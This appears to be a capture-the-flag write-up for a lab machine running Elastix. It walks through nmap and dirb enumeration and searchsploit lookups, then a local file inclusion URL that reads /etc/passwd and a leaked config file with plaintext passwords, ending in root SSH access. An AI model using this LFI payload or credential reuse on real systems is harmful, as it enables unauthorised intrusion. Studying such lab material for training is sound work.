MACHINE : BEEP

Scanning the machine ip :

Nmap -A 10.10.10.7


```
root@kali:~# nmap -A 10.10.10.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-10 11:12 IST
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.67% done; ETC: 11:13 (0:00:02 remaining)
Stats: 0:01:24 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.67% done; ETC: 11:14 (0:00:07 remaining)
Stats: 0:06:01 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.00% done; ETC: 11:18 (0:00:02 remaining)
Nmap scan report for 10.10.10.7
Host is up (0.31s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
80/tcp    open  http        Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3        Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: UIDL AUTH-RESP-CODE PIPELINING APOP TOP LOGIN-DELAY(0) USER EXPIRE(NEVER) IMPLEMENTATION(Cyrus POP3 server v2) RESP-CODES STLS
111/tcp   open  rpcbind     2 (RPC #100000)
143/tcp   open  imap        Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: ID UIDPLUS THREAD=ORDEREDSUBJECT NAMESPACE CATENATE SORT=MODSEQ Completed OK MAILBOX-REFERRALS LITERAL+ QUOTA NO UNSELECT X-NETSCAPE IMAP4 RENAME BINARY ACL URLAUTHA0001
 IMAP4rev1 MULTIAPPEND LISTEXT LIST-SUBSCRIBED CHILDREN SORT ATOMIC ANNOTATEMORE STARTTLS CONDSTORE THREAD=REFERENCES RIGHTS=kxte IDLE
443/tcp   open  ssl/https?
|_ssl-date: 2020-11-10T06:48:30+00:00; +1h01m46s from scanner time.
993/tcp   open  ssl/imap    Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3        Cyrus pop3d
3306/tcp  open  mysql       MySQL (unauthorized)
4445/tcp  open  upnotifyp?
10000/tcp open  http        MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=11/10%OT=22%CT=1%CU=33297%PV=Y%DS=2%DC=T%G=Y%TM=5FAA29
OS:E0%P=x86_64-pc-linux-gnu)SEQ(SP=CB%GCD=1%ISR=CD%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11
OS:NW7%O6=M54DST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(
OS:R=Y%DF=Y%T=40%W=16D0%O=M54DNNSNW7%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16A0%S=O%A=S+%F=AS%O=M54DST11NW7%RD=0
OS:%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z
OS:%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y
```


Enumeration :

Let's scan with dirb now :


```
root@kali:/# dirb http://10.10.10.7/ -w /usr/share/dirb/wordlists/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Nov 10 11:57:00 2020
URL_BASE: http://10.10.10.7/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.7/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
    (Try using FineTunning: '-f')
+ http://10.10.10.7/.bash_history (CODE:302|SIZE:291)
+ http://10.10.10.7/.bashrc (CODE:302|SIZE:285)
+ http://10.10.10.7/.cache (CODE:302|SIZE:284)
+ http://10.10.10.7/.config (CODE:302|SIZE:285)
+ http://10.10.10.7/.cvs (CODE:302|SIZE:282)
+ http://10.10.10.7/.cvsignore (CODE:302|SIZE:288)
+ http://10.10.10.7/.forward (CODE:302|SIZE:286)
+ http://10.10.10.7/.git/HEAD (CODE:302|SIZE:287)
+ http://10.10.10.7/.history (CODE:302|SIZE:286)
+ http://10.10.10.7/.listing (CODE:302|SIZE:286)
+ http://10.10.10.7/.listings (CODE:302|SIZE:287)
+ http://10.10.10.7/.mysql_history (CODE:302|SIZE:292)
+ http://10.10.10.7/.passwd (CODE:302|SIZE:285)
+ http://10.10.10.7/.perf (CODE:302|SIZE:283)
+ http://10.10.10.7/.profile (CODE:302|SIZE:286)
+ http://10.10.10.7/.rhosts (CODE:302|SIZE:285)
+ http://10.10.10.7/.sh_history (CODE:302|SIZE:289)
+ http://10.10.10.7/.ssh (CODE:302|SIZE:282)
+ http://10.10.10.7/.subversion (CODE:302|SIZE:289)
+ http://10.10.10.7/.svn (CODE:302|SIZE:282)
+ http://10.10.10.7/.svn/entries (CODE:302|SIZE:290)
+ http://10.10.10.7/.swf (CODE:302|SIZE:282)
+ http://10.10.10.7/.web (CODE:302|SIZE:282)
+ http://10.10.10.7/@ (CODE:302|SIZE:279)
+ http://10.10.10.7/_ (CODE:302|SIZE:279)
+ http://10.10.10.7/_adm (CODE:302|SIZE:282)
+ http://10.10.10.7/_admin (CODE:302|SIZE:284)
+ http://10.10.10.7/_ajax (CODE:302|SIZE:283)
```

From the results let open the common directories and see if something is there :






Let's get the version information now from google



Here, we see that it's vulnerable to RCE.

We got something in 10.10.10.7/backup directory




This also includes some screenshots. Wow, interesting ! :)

Searching for exploit of elastix , we got this :

```
shreya@kali:/home/shreya/Downloads$ searchsploit elastix
------------------------------------------------------------------------------------------------------------------------ ----------------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ----------------------------------
Elastix - 'page' Cross-Site Scripting                                                                                   | php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities                                                                 | php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities                                                           | php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion                                                                        | php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection                                                                                       | php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection                                                                                      | php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution                                                                  | php/webapps/18650.py
------------------------------------------------------------------------------------------------------------------------ ----------------------------------
Shellcodes: No Results
```

Local File Inclusion vulnerability is detected


- Searchsploit -x php/webapps/37637.pl



Here, we find a list of data

Let's view the source code now (Ctrl +U). We found the login credentials of admin.


```
# This file contains settings for components of the Asterisk Management Portal
# Spaces are not allowed!
# Run /usr/src/AMP/apply_conf.sh after making changes to this file

# FreePBX Database configuration
# AMPDBHOST: Hostname where the FreePBX database resides
# AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
# AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
# AMPDBUSER: Username used to connect to the FreePBX database
# AMPDBPASS: Password for AMPDBUSER (above)
# AMPENGINE: Telephony backend engine (e.g. asterisk)
# AMPMGRUSER: Username to access the Asterisk Manager Interface
# AMPMGRPASS: Password for AMPMGRUSER
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE
```




Hence, we are successfully logged in

- *A good file to do any type of bruteforce is amportal.conf. Lets replace that with /etc/passwd and see what's there*

We got a list of users now (view-source:https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../etc/passwd%00&module=Accounts&action)





We also got the administration panel by using the admin creds.



Let's grep out the /bin/bash by using the command :g/nologin/d


And we see a list of users with /bin/bash






- The PAM configuration file, /etc/pam. conf , determines the authentication services to be used, and the order in which the services are used. This file can be edited to select authentication mechanisms for each system entry application.

By doing ssh root@10.10.10.7,




I got an error

Then, I looked into google for this error and solved it.



Then I got the root.txt file by doing ls and user.txt file in /home/fanis



Solved it :)

BY : SHREYA TALUKDAR